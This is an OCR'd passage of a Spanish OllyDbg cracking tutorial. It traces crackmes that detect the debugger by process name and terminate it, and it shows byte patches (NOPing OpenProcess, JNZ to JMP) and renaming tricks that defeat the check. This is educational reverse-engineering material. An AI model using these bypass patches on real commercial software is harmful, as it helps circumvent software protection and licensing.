0045BAB4  .   8A5A 01       MOV BL,BYTE PTR DS:[EDX+1]
0045BAB7  .   2BC3          SUB EAX,EBX
0045BAB9  .v  75 26         JNZ SHORT DaXXoR.0045BAE1
0045BABB  .   84DB          TEST BL,BL
0045BABD  .v  74 22         JE SHORT DaXXoR.0045BAE1
0045BABF  .   8A41 02       MOV AL,BYTE PTR DS:[ECX+2]
0045BAC2  .   8A5A 02       MOV BL,BYTE PTR DS:[EDX+2]
0045BAC5  .   2BC3          SUB EAX,EBX
0045BAC7  .v  75 18         JNZ SHORT DaXXoR.0045BAE1
0045BAC9  .   84DB          TEST BL,BL
0045BACB  .v  74 14         JE SHORT DaXXoR.0045BAE1
0045BACD  .   8A41 03       MOV AL,BYTE PTR DS:[ECX+3]
0045BAD0  .   8A5A 03       MOV BL,BYTE PTR DS:[EDX+3]
0045BAD3  .   2BC3          SUB EAX,EBX
0045BAD5  .v  75 0A         JNZ SHORT DaXXoR.0045BAE1
0045BAD7  .   83C1 04       ADD ECX,4
0045BADA  .   83C2 04       ADD EDX,4
0045BADD  .   84DB          TEST BL,BL
0045BADF  .^  75 C4         JNZ SHORT DaXXoR.0045BAA5
0045BAE1  >   5B            POP EBX
0045BAE2  .   C3            RETN
```

```
Registers (FPU)
EAX 00000000
ECX 0012ECE0 ASCII "OLLYDBG.EXE"
EDX 0012EBDC ASCII "OLLYDBG.EXE"
EBX 00000000
ESP 0012E7EC
EBP 0012FDE8
ESI 00971D24
EDI 004664A0 DaXXoR.004664A0

EIP 0045BAA5 DaXXoR.0045BAA5

C 0  ES 0023 32bit 0(FFFFFFFF)
```

Ahh acá si esta comparando el nombre del proceso que obtuvo, con el nombre OLLYDBG.exe y si son iguales ir a a kaput, jeje en este caso eran iguales veremos que hace, lleguemos al RET

```
.   50            PUSH EAX
.   E8 F29C0500   CALL DaXXoR.0045BA98
.   83C4 08       ADD ESP,8
.   85C0          TEST EAX,EAX
.v  75 74         JNZ SHORT DaXXoR.00401E21
.   C745 E0 0100  MOV DWORD PTR SS:[EBP-20],1
.   8B4D E4       MOV ECX,DWORD PTR SS:[EBP-1C]
.   FFB48D FCEFF  PUSH DWORD PTR SS:[EBP+ECX*4-1004]      ProcessId
.   6A 00         PUSH 0                                  Inheritable = FALSE
.   6A 01         PUSH 1                                  Access = TERMINATE
.   E8 31300600   CALL <JMP.&KERNEL32.OpenProcess>        OpenProcess
.   8945 DC       MOV DWORD PTR SS:[EBP-24],EAX
.   837D DC 00    CMP DWORD PTR SS:[EBP-24],0
.v  74 3F         JE SHORT DaXXoR.00401E0F
.   6A 00         PUSH 0                                  ExitCode = 0
.   FF75 DC       PUSH DWORD PTR SS:[EBP-24]              hProcess
.   E8 78300600   CALL <JMP.&KERNEL32.TerminateProcess>   TerminateProcess
.   85C0          TEST EAX,EAX
.v  74 17         JE SHORT DaXXoR.00401DF5
.   FF75 DC       PUSH DWORD PTR SS:[EBP-24]              hObject
.   E8 862E0600   CALL <JMP.&KERNEL32.CloseHandle>        CloseHandle
.   FF75 D0       PUSH DWORD PTR SS:[EBP-30]              hLibModule
.   E8 CC2E0600   CALL <JMP.&KERNEL32.FreeLibrary>        FreeLibrary
.   33C0          XOR EAX,EAX
.v  E9 AF020000   JMP DaXXoR.004020A4
>   FF75 DC       PUSH DWORD PTR SS:[EBP-24]              hObject
.   E8 6F2E0600   CALL <JMP.&KERNEL32.CloseHandle>        CloseHandle
.   FF75 D0       PUSH DWORD PTR SS:[EBP-30]              hLibModule
.   E8 B52E0600   CALL <JMP.&KERNEL32.FreeLibrary>        FreeLibrary
.   B8 5A020000   MOV EAX,25A
.v  E9 95020000   JMP DaXXoR.004020A4
>   FF75 D0       PUSH DWORD PTR SS:[EBP-30]              hLibModule
.   E8 A32E0600   CALL <JMP.&KERNEL32.FreeLibrary>        FreeLibrary
.   B8 5C020000   MOV EAX,25C
.v  E9 83020000   JMP DaXXoR.004020A4
> ↳FF45 E4        INC DWORD PTR SS:[EBP-1C]
T taken
aXXoR.00401E21
```

Allí si no son iguales, EAX será diferente de cero y saltara y no pasara nada pero si EAX es igual a cero como en nuestro caso.

```
Registers (FPU)
EAX 00000000
ECX 0012ECEC
EDX 0012EBE8 AS
EBX 00972460
ESP 0012E7FC
EBP 0012FDE8
ESI 00971D24
EDI 004664A0 Da

EIP 00401DAB Da

C 0  ES 0023 32
P 1  CS 001B 32
```

No salta y va a OpenProcess a hallar un handle nuevamente para matarlo.

```
00401DB4  .  8B4D E4       MOV ECX,DWORD PTR SS:[EBP-1C]
00401DB7  .  FFB48D FCEFF  PUSH DWORD PTR SS:[EBP+ECX*4-1004]   ProcessId
00401DBE  .  6A 00         PUSH 0                              Inheritable = FALSE
00401DC0  .  6A 01         PUSH 1                              Access = TERMINATE
00401DC2  .  E8 31300600   CALL <JMP.&KERNEL32.OpenProcess>    OpenProcess
00401DC7  .  8945 DC       MOV DWORD PTR SS:[EBP-24],EAX
00401DCA  .  837D DC 00    CMP DWORD PTR SS:[EBP-24],0
```

```
0012E7F0  00000001  Access = TERMINATE
0012E7F4  00000000  Inheritable = FALSE
0012E7F8  000002D4  ProcessId = 2D4
0012E7FC  00140000
```

Si ejecuto con f8

```
Registers (FPU)
EAX 00000058
ECX 0012E7AC
EDX 7C91EB94 ntdll.K
EBX 00972460
ESP 0012E7FC
EBP 0012FDE8
ESI 00971D24
EDI 004664A0 DaXXoR.
EIP 00401DC7 DaXXoR.
C 0  ES 0023 32bit 0
P 1  CS 001B 32bit 0
```

Le volvió a asignar el sistema el numero 58, así que sigamos

```
00401DCA  .  837D DC 00   CMP DWORD PTR SS:[EBP-24],0
00401DCE  .v 74 3F        JE SHORT DaXXoR.00401E0F
00401DD0  .  6A 00        PUSH 0                          ExitCode = 0
00401DD2  .  FF75 DC      PUSH DWORD PTR SS:[EBP-24]      hProcess
00401DD5  .  E8 78300600  CALL <JMP.&KERNEL32.TerminateProcess>  TerminateProcess
00401DDA  .  85C0         TEST EAX,EAX
```

Como vemos llega a la api TerminateProcess auxilio esta por morir mi OLLYDBG a la cual le pasa el handle 58.

```
0012E7F4  00000058  hProcess = 00000058 (window)
0012E7F8  00000000  ExitCode = 0
0012E7FC  00140000
0012E800  0012E8E4
0012E804  00000000
```

Y al apretar f8, adiós OLLYDBG se cerro todo, con eso investigamos como funciona la detección por nombre.


Bueno ya me canse lo haremos un poco a lo maton jeje, reinicio el OLLYDBG y pongo un BP en OpenProcess

```
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

7C81E079  8BFF            MOV EDI,EDI                                  DaXXoR.004664A0
7C81E07B  55              PUSH EBP
7C81E07C  8BEC            MOV EBP,ESP
7C81E07E  83EC 20         SUB ESP,20
7C81E081  8B45 10         MOV EAX,DWORD PTR SS:[EBP+10]
7C81E084  8945 F8         MOV DWORD PTR SS:[EBP-8],EAX
7C81E087  8B45 0C         MOV EAX,DWORD PTR SS:[EBP+C]
7C81E08A  56              PUSH ESI
7C81E08B  33F6            XOR ESI,ESI
7C81E08D  F7D8            NEG EAX
7C81E08F  1BC0            SBB EAX,EAX
7C81E091  83E0 02         AND EAX,2
7C81E094  8945 EC         MOV DWORD PTR SS:[EBP-14],EAX
7C81E097  8D45 F8         LEA EAX,DWORD PTR SS:[EBP-8]
7C81E09A  50              PUSH EAX
7C81E09B  8D45 E0         LEA EAX,DWORD PTR SS:[EBP-20]
7C81E09E  50              PUSH EAX
7C81E09F  FF75 08         PUSH DWORD PTR SS:[EBP+8]
7C81E0A2  8D45 10         LEA EAX,DWORD PTR SS:[EBP+10]
7C81E0A5  50              PUSH EAX
7C81E0A6  8975 FC         MOV DWORD PTR SS:[EBP-4],ESI
7C81E0A9  C745 E0 180000  MOV DWORD PTR SS:[EBP-20],18
7C81E0B0  8975 E4         MOV DWORD PTR SS:[EBP-1C],ESI
7C81E0B3  8975 E8         MOV DWORD PTR SS:[EBP-18],ESI
7C81E0B6  8975 F0         MOV DWORD PTR SS:[EBP-10],ESI
7C81E0B9  8975 F4         MOV DWORD PTR SS:[EBP-C],ESI
7C81E0BC  FF15 0C11807C   CALL DWORD PTR DS:[<&ntdll.NtOpenProces  ntdll.ZwOpenProcess
7C81E0C2  3BC6            CMP EAX,ESI
7C81E0C4  5E              POP ESI
7C81E0C5  v 0F8C FBAA0100 JL kernel32.7C838BC6
7C81E0CB  8B45 10         MOV EAX,DWORD PTR SS:[EBP+10]
7C81E0CE  C9              LEAVE
7C81E0CF  C2 0C00         RETN 0C
7C81E0D2  50              PUSH EAX
```

Allí para, si modifico la api para que siempre devuelva cero, el programa pensara que no hay procesos corriendo y no tendrá el handle de ninguno para cerrar, podemos cambiar las ultimas líneas de la api.

```
7C81E0BC   FF15 0C11807C   CALL DWORD PTR DS:[<&ntdll.NtOpenProces  ntdll.ZwOpenProcess
7C81E0C2   3BC6            CMP EAX,ESI
7C81E0C4   5E              POP ESI
7C81E0C5   90              NOP
7C81E0C6   90              NOP
7C81E0C7   90              NOP
7C81E0C8   90              NOP
7C81E0C9   90              NOP
7C81E0CA   90              NOP
7C81E0CB   33C0            XOR EAX,EAX
7C81E0CD   90              NOP
7C81E0CE   C9              LEAVE
7C81E0CF   C2 0C00         RETN 0C
```

Con eso, la api siempre devolverá cero quitemos todos los Bps, y debemos ya que el programa genera muchas excepciones y aun no hemos visto el tema excepciones, para que corra poner las tildes en DEBUGGING OPTIONS- EXCEPTION de esta forma.




Por ahora coloquen las tildes de esta forma para que el programa salte solo las excepciones ya que son muchísimas y vivirán haciendo SHIFT +f9 para pasarlas, de esta forma las que están tildadas las pasara automático el OLLYDBG sin parar, demos RUN.

Y si así corre perfectamente, pero también podemos hacer lo siguiente:

```
00401DA6   .   83C4 08      ADD ESP,8
00401DA9   .   85C0         TEST EAX,EAX
00401DAB   .v  75 74        JNZ SHORT DaXXoR.00401E21
00401DAD   .   C745 E0 0100 MOV DWORD PTR SS:[EBP-20],1
00401DB4   .   8B4D E4      MOV ECX,DWORD PTR SS:[EBP-1C]
00401DB7   .   FFB48D FCEFF PUSH DWORD PTR SS:[EBP+ECX*4-1004]
00401DBE   .   6A 00        PUSH 0
00401DC0   .   6A 01        PUSH 1
00401DC2   .   E8 31300600  CALL <JMP.&KERNEL32.OpenProcess>
                                                  ProcessId
                                                  Inheritable = FALSE
                                                  Access = TERMINATE
                                                  OpenProcess
```


Cambiemos el JNZ por JMP, así evitamos la protección

El programa arranca y muestra la ventana veamos que pasa cuando apreto TRY




Sale el cartel de error perfectamente eso quiere decir que la protección ANTIDEBUGGER ha sido vencida.

De cualquier manera esto no es lo que se hace habitualmente para vencer esta protección, simplemente copiando el ejecutable OLLYDBG.exe a otra carpeta y cambiándole el nombre por ejemplo a PIRULO.exe y volviéndolo a su carpeta original, de forma que queden ambos el OLLYDBG.exe original y el PIRULO.exe y usando este ultimo, el programa al comparar nunca encontrara el nombre de ningún proceso llamado OLLYDBG, ya que ahora se llamara proceso PIRULO y con eso es vencida esta protección completamente, de cualquier forma creo que es bueno que sepan como funciona por eso la explicación.



Es importante recordar que aunque usemos un OLLYDBG renombrado, debemos dejar el original en la misma carpeta si no habrá problemas con los plugins.



Hay una parte que el programa posiblemente acceda cuando colocamos un serial bueno, que llama a nuevas apis para una detección diferente, dicha detección la veremos en próximas partes detalladamente.

Hasta la próxima parte 21
Ricardo Narvaja
24 de diciembre de 2005
FELIZ NAVIDAD


INTRODUCCION AL CRACKING CON OLLYDBG parte 21

Seguiremos ahondando sobre diferentes métodos antidebugging, hoy usaremos un crackme modificado por mí para la explicación.


Es el crackme buggers3, al cual le hice algunos arreglos para poder explicar nuevamente la detección por nombre del proceso con otras apis, que trae este crackme, y además la detección por el nombre o clase de la ventana del OLLYDBG que también trae este crackme buggers3.

Lo abrimos con el OLLYDBG original, no el renombrado, porque estudiaremos también una variante del método que vimos en el tutorial 20, por lo tanto necesitamos que el OLLYDBG se llame OLLYDB.exe para que sea pueda ser detectado y estudiar esa protección.


Lo abrimos entonces en el OLLYDBG.exe, solo protegido por el HideDebugger 1.23f contra la detección por la api IsDebuggerPresent.




Allí esta abierto, vemos que el plugin HideDebugger esta configurado




Solo para proteger al OLLYDBG contra la detección por medio de la api IsDebuggerPresent, y además vemos en la lista de procesos que usamos el OLLYDBG original, pues el proceso se llama OLLYDBG.exe




Bueno volvamos al buggers3 veamos las apis que utiliza en la lista de apis



Glup, solo tiene en la lista la api ExitProcess, el resto las debería cargar con GetProcAddress, pero GetProcAddress si ni siquiera esta en la lista si intento.




Veo que me la toma, pues nos evitamos mayores complicaciones, ahora si demos RUN.




Vemos las apis que va cargando, por supuesto si vemos alguna que nos interesa, llegamos al RET para ver la dirección de la misma, y le ponemos un BP EAX, ya que en EAX estará la dirección que devuelve GetProcAddress.

En este caso no nos interesa, seguimos con F9



Para varias veces hasta que hallamos la primera sospechosa de homicidio, ustedes dirán como sabe, pues porque conozco esta protección, y por eso se las enseño, para que conozcan cuales son las apis que se pueden utilizar tanto en la versión del tute 20, como en esta diferente versión de la protección.

Bueno hago EXECUTE TILL RETURN para llegar al RET



```
7C80AC70    FF75 08          PUSH DWORD PTR SS:[EBP+8]
7C80AC73    E8 AAECFFFF      CALL kernel32.7C809922
7C80AC78    3945 0C          CMP DWORD PTR SS:[EBP+C],EAX
7C80AC7B  v 0F84 12600300    JE kernel32.7C840C93
7C80AC81    8B45 0C          MOV EAX,DWORD PTR SS:[EBP+C]
7C80AC84    5F               POP EDI
7C80AC85    5B               POP EBX
7C80AC86    C9               LEAVE
7C80AC87    C2 0800          RETN 8
7C80AC8A    837D 10 00       CMP DWORD PTR SS:[EBP+10],0
7C80AC8E  ^ 0F85 81E6FFFF    JNZ kernel32.7C809315
7C80AC94    33FF             XOR EDI,EDI
7C80AC96  ^ E9 81E6FFFF      JMP kernel32.7C80931C
7C80AC9B    8B4E 08          MOV ECX,DWORD PTR DS:[ESI+8]
```

Allí llegamos al RET y por supuesto en EAX esta la dirección de la api en nuestra maquina, que busca el programa, en este caso la de CreateToolhelp32SnapShot ya veremos cuando la utilice para que sirve esta api, por ahora pongámosle un BP, con BP EAX

```
Registers (FPU)
EAX 7C8647B7 kernel32.CreateToolhelp32Snapshot
ECX 7C929AEB ntdll.7C929AEB
EDX 7C98C0D8 ntdll.7C98C0D8
EBX 7C800000 kernel32.7C800000
ESP 0012FFAC
EBP 0012FFF0
ESI 00403110 buggers3.00403110
EDI 00403030 ASCII "CreateToolhelp32Snapshot"

EIP 7C80AC87 kernel32.7C80AC87

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_DLL_INIT_FAILED (0000045A)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty -UNORM BCE0 01050104 00000000
```

Allí quedo puesto el BP en la api.

```
7C8647B7    8BFF             MOV EDI,EDI
7C8647B9    55               PUSH EBP
7C8647BA    8BEC             MOV EBP,ESP
7C8647BC    83EC 0C          SUB ESP,0C
7C8647BF    56               PUSH ESI
7C8647C0    8B75 0C          MOV ESI,DWORD PTR SS:[EBP+C]
7C8647C3    85F6             TEST ESI,ESI
7C8647C5  v 75 07            JNZ SHORT kernel32.7C8647CE
7C8647C7    E8 8251FAFF      CALL kernel32.GetCurrentProcessId
7C8647CC    8BF0             MOV ESI,EAX
7C8647CE    8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
7C8647D1    50               PUSH EAX
```

Demos RUN nuevamente a ver si carga más apis sospechosas.

```
0012FFAC  00401129  CALL to GetProcAddress from buggers3.00401123
0012FFB0  7C800000  hModule = 7C800000 (kernel32)
0012FFB4  00403049  ProcNameOrOrdinal = "OpenProcess"
0012FFB8  7FFDE000
0012FFBC  7C920738  ntdll.7C920738
```

Bueno esta ya sabemos que es peligrosa, pues para terminar el proceso, debe obtener el manejador o handle como vimos en la parte 20, y eso lo hace con OpenProcess, así que lleguemos al ret y pongámosle un BP EAX a esta api también.

```
0012FFAC  00401129  CALL to GetProcAddress from buggers3.00401123
0012FFB0  7C800000  hModule = 7C800000 (kernel32)
0012FFB4  00403055  ProcNameOrOrdinal = "Process32First"
0012FFB8  7FFDE000
0012FFBC  7C920738  ntdll.7C920738
```

Otra culpable de asesinato el primer grado, jeje, ya verán porque por ahora pongámosle un BP también con el mismo método y a su hermanita Process32Next.

```
0012FFAC  00401129  CALL to GetProcAddress from buggers3.00401123
0012FFB0  7C800000  hModule = 7C800000 (kernel32)
0012FFB4  00403064  ProcNameOrOrdinal = "Process32Next"
0012FFB8  7FFDE000
0012FFBC  7C920738  ntdll.7C920738
```

Luego viene TerminateProcess

```
0012FFAC  00401129  CALL to GetProcAddress from buggers3.00401123
0012FFB0  7C800000  hModule = 7C800000 (kernel32)
0012FFB4  00403072  ProcNameOrOrdinal = "TerminateProcess"
0012FFB8  7FFDE000
0012FFBC  7C920738  ntdll.7C920738
```

Esta ya sabemos que nos cerrara el OLLY, sin chistar no le ponemos BP porque antes debe pasar por las otras, pero es candidata al BP siempre y culpable seguro jeje.

```
0012FFAC  00401129  CALL to GetProcAddress from buggers3.00401123
0012FFB0  77D10000  hModule = 77D10000 (user32)
0012FFB4  00403091  ProcNameOrOrdinal = "FindWindowA"
0012FFB8  7FFDE000
0012FFBC  7C920738  ntdll.7C920738
```

Otra reculpable jeje le ponemos un BP también con el método acostumbrado.

Bueno y eso es todo, la próxima vez ya para en la api CreateToolhelp32SnapShot

```
7C8647B7  8BFF        MOV EDI,EDI                          ntdll.7C920738
7C8647B9  55          PUSH EBP
7C8647BA  8BEC        MOV EBP,ESP
7C8647BC  83EC 0C     SUB ESP,0C
7C8647BF  56          PUSH ESI
7C8647C0  8B75 0C     MOV ESI,DWORD PTR SS:[EBP+C]
7C8647C3  85F6        TEST ESI,ESI
7C8647C5  75 07       JNZ SHORT kernel32.7C8647CE
```

El stack

```
0012FFB8  00401151  CALL to CreateToolhelp32Snapshot from buggers3.0040114B
0012FFBC  00000002  Flags = TH32CS_SNAPPROCESS
0012FFC0  00000000  ProcessID = 0
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
```

Pues busquemos en el winapis32 que hace la dichosa api

CreateToolhelp32Snapshot

Takes a snapshot of the processes and the heaps, modules, and threads used by the processes.

```
HANDLE WINAPI CreateToolhelp32Snapshot(DWORD dwFlags,
    DWORD th32ProcessID);
```

Parameters

dwFlags

Flags specifying portions of the system to include in the snapshot. These values are defined:

TH32CS_INHERIT	Indicates that the snapshot handle is to be inheritable.
TH32CS_SNAPALL	Equivalent to specifying the TH32CS_SNAPHEAPLIST, TH32CS_SNAPMODULE, TH32CS_SNAPPROCESS, and TH32CS_SNAPTHREAD values.
TH32CS_SNAPHEAPLIST	Includes the heap list of the specified process in the snapshot.
TH32CS_SNAPMODULE	Includes the module list of the specified process in the snapshot.
TH32CS_SNAPPROCESS	Includes the Win32 process list in the snapshot.
TH32CS_SNAPTHREAD	Includes the Win32 thread list in the snapshot.


th32ProcessID


Process identifier. This parameter can be zero to indicate the current process. This parameter is used when the TH32CS_SNAPHEAPLIST or TH32CS_SNAPMODULE value is specified. Otherwise, it is ignored.

Return Value

Returns an open handle to the specified snapshot if successful or -1 otherwise.

Pues lo que hace esta api es tomar como una fotografía o instantánea (SNAPSHOT) de los procesos que están corriendo en la maquina, pero de esta foto, solo nos devuelve el handle o manejador de la misma ya que en los parámetros no hay ningún buffer donde guardara la lista de procesos, veamos lleguemos hasta el RET.






Y en EAX devuelve el handle

```
Registers (FPU)
EAX 0000002C
ECX 0012FF58
EDX 7C91EB94 ntd
EBX 7FFDE000
ESP 0012FFB8
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntd
EIP 7C864837 kerr
C 0  ES 0023 32b
P 1  CS 001B 32b
A 0  SS 0023 32b
Z 1  DS 0023 32b
```

